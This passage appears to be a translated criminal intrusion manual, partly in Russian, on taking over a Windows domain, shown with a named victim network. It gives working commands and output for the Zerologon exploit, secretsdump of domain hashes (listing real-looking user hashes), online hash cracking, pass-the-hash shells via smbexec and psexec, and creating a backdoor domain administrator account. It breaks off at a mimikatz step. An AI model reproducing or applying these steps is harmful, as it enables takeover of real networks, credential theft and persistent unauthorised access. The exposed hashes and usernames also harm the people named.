
If we have several sessions in the meter, then enter the bg command and repeat the above points starting with sessions, only now we enter sessions 2, etc. Let's not go through all the sessions yet.

Next, without closing the console, go to the service

<https://www.crackmd5.ru/> and try to decrypt the hashes received.

We have already obtained the open passwords of the accounts from the creds_all command.

**Put them into the scanner
Settings => Account Management**




Enter accounts in the format Domain \ login password.

After that, close the account control panel, select all IP addresses and rescan the network.

IP адрес	Имя хоста	TCP порты	Залогиненный пользователь	Рабочая группа	Операционная система	Писатели of
192.168.2.222	CLIENTWINCC3	445, 3389	Administrator, operator	BENS	Windows 7/Server 2008 R2	S-1-5-21-383...
192.168.2.61	WORKSTATION51	445	WORKSTATION51\$	BENS	Unknown platform (0x0)	
192.168.2.19	WORKSTATION	445, 3389	Administrator, JKE, JKE	BENS	Windows XP	
192.168.2.66	WORKSTATION74	445	Administrator, diepvries, SpaceGua...	BENS	Windows 2000	BUILTIN\Адм...
192.168.2.221	CLIENTWINCC2	445, 3389		BENS	Unknown platform (0x0)	
192.168.2.213	SRVWINCC1	445, 3389	Administrator, Administrator, winc...	BENS	Windows 7/Server 2008 R2	BUILTIN\Адм...
192.168.2.223	CLIENTWINCC4	445, 3389	Administrator, operator	BENS	Windows 7/Server 2008 R2	S-1-5-21-383...
192.168.2.29	WORKSTATION60N	445, 3389		BENS	Unknown platform (0x0)	
192.168.2.215	VEEAM	445, 3389		WORKGROUP	Unknown platform (0x0)	
192.168.2.38	WORKSTATION04	445, 3389			Windows XP	BUILTIN\Адм...
192.168.2.14	WORKSTATION17	445, 3389			Windows XP	BUILTIN\Адм...
192.168.2.22	PC_BUREEL_N	445, 3389			Unknown platform (0x0)	
192.168.2.203	APPLSERVER1	445, 1433			Unknown platform (0x0)	
192.168.2.23	WORKSTATION02	445, 3389			Unknown platform (0x0)	
192.168.2.224	CLIENTWINCC5	445, 3389				
192.168.2.226	CLIENTWINCC1	445, 3389				
192.168.2.204	APPLSERVER2	445, 1433				
192.168.2.69	WORKSTATION55	445				
192.168.2.94	RNP002673B608F3	5001				
192.168.2.152		5001				
192.168.2.214	SRVWINCC2	445, 3389				
192.168.2.85	BENSAXTON	445, 1433, 3389				
192.168.2.9	S06834B5	445				
192.168.2.116	PC-BUREEL-WIN7	445				
192.168.2.1						
192.168.2.26						
192.168.2.30						

Then we expand/open all of the "pluses" in the IP address column and review the rights received.

We are interested in red local disks C\$



If there are red disks everywhere in the domain, this means that we have received the administrator's domain on the network and we have rights to read and change data everywhere on the remote machine.

If only on several machine, it means only the rights of local administrators and it is worth looking for other accounts.

If we do not have open passwords but only hashes that could not be decrypted, we will consider the hash login vulnerabilities in the PASS THE HASH attacks section.

If the open computer with the red C\$ drive does not have port 3389, you can use the psexec tool, which we will go over in a separate section.

Using the following parameters and comparing the IP sessions, it can be determined whether we accessed the server through the vulnerability.

10.254.0.16	Администраторы	Аккаунты пользователей
ADMINIS	18d 1h 4...	Administrator, Guest, krbtgt, ADM_Progiciel, ...
CS		
NETLOGON		
SYSVOL		
IPCS	78d 10h ...	Administrator, Guest, krbtgt, ADM_Progiciel, ...

Or by the hostname in which the DC is present.

For example WHDC.domain.local (the values can be anything, it's important for us to find out DC exactly)

Then in the service session, you can execute the commands

shell

net group


net group "Domain Admins" /domain

This will help us find out the accounts of domain administrators and accordingly, is not cluttered with ordinary users and their accounts.

The level "GOD" is important to us, right? :)



Zerologon




**To exploit the vulnerability, we need to scan the network and determine the DC
- Domain Controller**

How to determine it is described on page 28 above

**We need to be connected to the network on which we operate, and also have
Python installed on Windows**

**Also, Impacket unpacked on the C:\impacket path with the exploit
cve-2020-1472-exploit.py already in it**

Also, put a .cmd file on the desktop with the following content:

A screenshot of a Windows desktop environment. At the top center, there is a taskbar icon for a folder named 'Zerologon...'. Below it, a Notepad window is open, titled '*Zerologon.cmd - Блокнот'. The window contains the following text:

```
cd C:\impacket
python cve-2020-1472-exploit.py 1RSVWX1 192.168.3.172
pause
```

The Notepad window has a menu bar with 'Файл', 'Правка', 'Формат', 'Вид', and 'Справка'. The status bar at the bottom of the window shows 'Стр 1, столб 1', '100%', 'Windows (CRLF)', and 'UTF-8'.

We will rewrite it and launch it for the purposes we need on the network.

IP адрес	Имя хоста	Аккаунты пользователей	SMB EternalBlue
192.168.16.18	DC-2019-A.agleader.local	Administrator, Guest, krbtgt, bjohnson, cwedd...	
192.168.16.27	ag40server.agleader.local	Administrator, Guest, krbtgt, bjohnson, cwedd...	VULNERABLE:# ...
192.168.16.26	ag30server.agleader.local	Administrator, Guest, krbtgt, bjohnson, cwedd...	VULNERABLE:# ...
192.168.16.24	ag30server.agleader.local	Administrator, Guest, krbtgt, bjohnson, cwedd...	VULNERABLE:# ...
192.168.16.19	DC-2019-B.agleader.local	Administrator, Guest, krbtgt, bjohnson, cwedd...	
192.168.16.48	ag40server.agleader.local	Administrator, Guest, krbtgt, bjohnson, cwedd...	VULNERABLE:# ...
192.168.16.47	perfecttracker.agleader.local	Administrator, Guest, HelpAssistant, itadmin, ...	VULNERABLE:# ...
192.168.16.136	freescalm.agleader.local	Administrator, Guest, HelpAssistant, itadmin, ...	VULNERABLE:# ...
192.168.16.117	vttest.agleader.local	Administrator, Guest, VMware_Conv_SA_...	
192.168.16.54	vceneter.agleader.local	Administrator, Guest	
192.168.16.11	agmail-ex2013.agleader.local	Administrator, Guest	
192.168.16.31	nps.agleader.local	Administrator, Guest	
192.168.16.76	engds-005.agleader.local	Administrator, Guest	
192.168.16.82	epiapp-a.agleader.local	Administrator, Guest	

Делаем сортировку по аккаунтам пользователей и подставляем нужные нам значения до первой точки как на скриншоте ниже

IP адрес	Имя хоста	Аккаунты пользователей	SMB EternalBlue
192.168.16.18	DC-2019-A.agleader.local	Administrator, Guest, krbtgt, bjohnson, cwedd...	
192.168.16.27	ag40server.agleader.local	Administrator, Guest, krbtgt, bjohnson, cwedd...	VULNERABLE:# ...
192.168.16.26	ag30server.agleader.local	Administrator, Guest, krbtgt, bjohnson, cwedd...	VULNERABLE:# ...
192.168.16.24	ag30server.agleader.local	Administrator, Guest, krbtgt, bjohnson, cwedd...	VULNERABLE:# ...
192.168.16.19	DC-2019-B.agleader.local	Administrator, Guest, krbtgt, bjohnson, cwedd...	
192.168.16.48	ag40server.agleader.local	Administrator, Guest, krbtgt, bjohnson, cwedd...	VULNERABLE:# ...
192.168.16.47	perfecttracker.agleader.local	Administrator, Guest, HelpAssistant, itadmin, ...	VULNERABLE:# ...
192.168.16.136	freescalm.agleader.local	Administrator, Guest, HelpAssistant, itadmin, ...	VULNERABLE:# ...
192.168.16.117	vttest.agleader.local	Administrator, Guest, VMware_Conv_SA_...	
192.168.16.54	vceneter.agleader.local	Administrator, Guest	
192.168.16.11	agmail-ex2013.agleader.local	Administrator, Guest	
192.168.16.31	nps.agleader.local	Administrator, Guest	
192.168.16.76	engds-005.agleader.local	Administrator, Guest	
192.168.16.82	epiapp-a.agleader.local	Administrator, Guest	

```
*Zerologon.cmd - Блокнот
Файл Правка Формат Вид Справка
cd C:\impacket
python cve-2020-1472-exploit.py ag40server 192.168.16.27
pause
```

Save the Zerologon.cmd file and run it again, it all depends on whether the server is patched against this vulnerability or not.

We repeat this action on all DCs in turn until we get a positive result:


```
C:\Windows\system32\cmd.exe
C:\Users\user\Desktop>cd C:\impacket
C:\impacket>python cve-2020-1472-exploit.py ag40server 192.168.16.27
Performing authentication attempts...
==
Target vulnerable, changing account password to empty string
Result: 0
Exploit complete!
C:\impacket>pause
Для продолжения нажмите любую клавишу . . .
```

If the 'Performing authentication attempts' line takes more than 4 minutes or gives a negative result, go to the next DC or use other vulnerabilities if none of the DCs are vulnerable.

Sometimes DCs do not impersonate themselves and it is necessary to scan all machines in the domain (workgroup) with this exploit, but this bears fruit.

After a successful operation, go to Kali.

Connect to the company's VPN



Open the console and enter the following:

cd impacket/examples

sudo python3 secretsdump.py -no-pass -just-dc AGLEADER/ag40server\\$\@192.168.16.27

```
C:\Windows\system32\cmd.exe
C:\Users\user\Desktop>cd C:\impacket
C:\impacket>python3 cve-2020-1472-exploit.py ag40server 192.168.16.27
Performing authentication attempts...
==
Target vulnerable, changing account password to empty string
Result: 0
Exploit complete!
C:\impacket>pause
Для продолжения нажмите любую клавишу . . .
```

Подставляем рабочую группу из сканера

```
(administrator@root)-[~/impacket/examples]
└─$ sudo python3 secretsdump.py -no-pass -just-dc AGLEADER/ag40server\$\@192.168.16.27
[sudo] password for administrator:
```

Press enter, it will ask to enter the password, enter 'kali' (it won't show up) and

press enter

Wait for the process of extracting accounts and hashes.

```
(administrator@root)-[~/impacket/examples]
└─$ sudo python3 secretsdump.py -no-pass -just-dc AGLEADER/ag40server\$\@192.168.16.27
[sudo] password for administrator:
Impacket v0.9.23.dev1+20210519.170900.2f5c2476 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
agleader.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:48b3420f6a0f7ae1fb29104b213154ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:de5c88e596236b9aaadb68e4bbb5b65:::
agleader.com\bjohnson:1012:aad3b435b51404eeaad3b435b51404ee:af3035159d3c8cc46c9948d1333ed7f6:::
agleader.com\cweddle:1014:aad3b435b51404eeaad3b435b51404ee:09b628f17d805dabc4c1e65a1236535d:::
agleader.com\manderson:1026:aad3b435b51404eeaad3b435b51404ee:5ac75d3a36713c5352971458c3a451ed:::
agleader.com\mmyers:1027:aad3b435b51404eeaad3b435b51404ee:98facae4abb66baef00d8d7e8e01698a:::
agleader.com\rdemiter:1029:aad3b435b51404eeaad3b435b51404ee:4d14c573794ae9624b5085716689012f:::
agleader.com\rormann:1032:aad3b435b51404eeaad3b435b51404ee:cada44378ca1d0b98fe6e80373ac51b7:::
agleader.com\rzielke:1034:aad3b435b51404eeaad3b435b51404ee:44e9577ca7e5d51fb2270c8890a4668f:::
agleader.com\tmason:1037:aad3b435b51404eeaad3b435b51404ee:d01472d9c6dd69222069962bf4b51455:::
agleader.com\danderson:1047:aad3b435b51404eeaad3b435b51404ee:4269d0b4fbb54a383e1504af2dc81f87:::
testing:1056:2d5545077d7b7d2aaad3b435b51404ee:7c53cfa5ea7d0f9b3b968aa0fb51a3f5:::
agleader.com\shelming:1057:aad3b435b51404eeaad3b435b51404ee:010ffbe96239d2b1328d256678e2680c:::
agleader.com\mwolson:1085:aad3b435b51404eeaad3b435b51404ee:fc210064f824da911fb19e942f04192:::
cables:1086:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Once it's complete, copy everything that the console provided.

Next, go to the service <https://www.crackmd5.ru/>

Trying to decrypt the administrator hash (highlighted in yellow)

Administrator:500:aad3b435b51404eeaad3b435b51404eea:48b3420f6a0f7ae1fb29104b213154ee:::

If we decrypt the password, we boldly break into all computers with these creds, not forgetting to substitute an example for the working group:

AGLEADER\Administrator and our password.

If we do not receive the password we need to use the Pass The Hash attack

Pass The Hash



**So we have hashes, but we could not get the password from the admin account.
Return to Kali.**

If you closed the console, open it again

input cd impacket/examples

```
sudo python3 smbexec.py -hashes  
aad3b435b51404eeaad3b435b51404ee:48b3420f6a0f7ae1fb29104b213154ee  
Administrator@192.168.16.27
```

or

```
sudo python3 psexec.py -hashes  
aad3b435b51404eeaad3b435b51404ee:48b3420f6a0f7ae1fb29104b213154ee
```

We substitute our data obtained from the Zerologon operation

```
—(administrator@root)-[~/impacket/examples]  
└─$ sudo python3 smbexec.py -hashes aad3b435b51404eeaad3b435b51404ee:48b3420f6a0f7ae1fb29104b213154ee Administrator@192.168.16.27  
Impacket v0.9.23.dev1+20210519.170900.2f5c2476 - Copyright 2020 SecureAuth Corporation  
[!] Launching semi-interactive shell - Careful what you execute  
C:\Windows\system32>
```

After execution we will get CMD on the remote DC machine – C:\Windows\system32>

Next, enter the following commands:

```
net user support Pa$$wo0rd /add
```

```
net user support /active:yes
```

```
net localgroup Administrators support /add
```

If we break "High Profile" we can immediately create our own domain admin (?)

Original: Если ломимся по «Громкому» можем создать сразу своего домен админа)

```
net group "Domain Admins" support /add
```

After that, we get our account with domain administrator rights and, accordingly, we can break into all the machines on the domain using that account:

```
support Pa$$wo0rd
```

Next, go to the DC and remove the creds of the domain admin with mimikatz 64.exe or

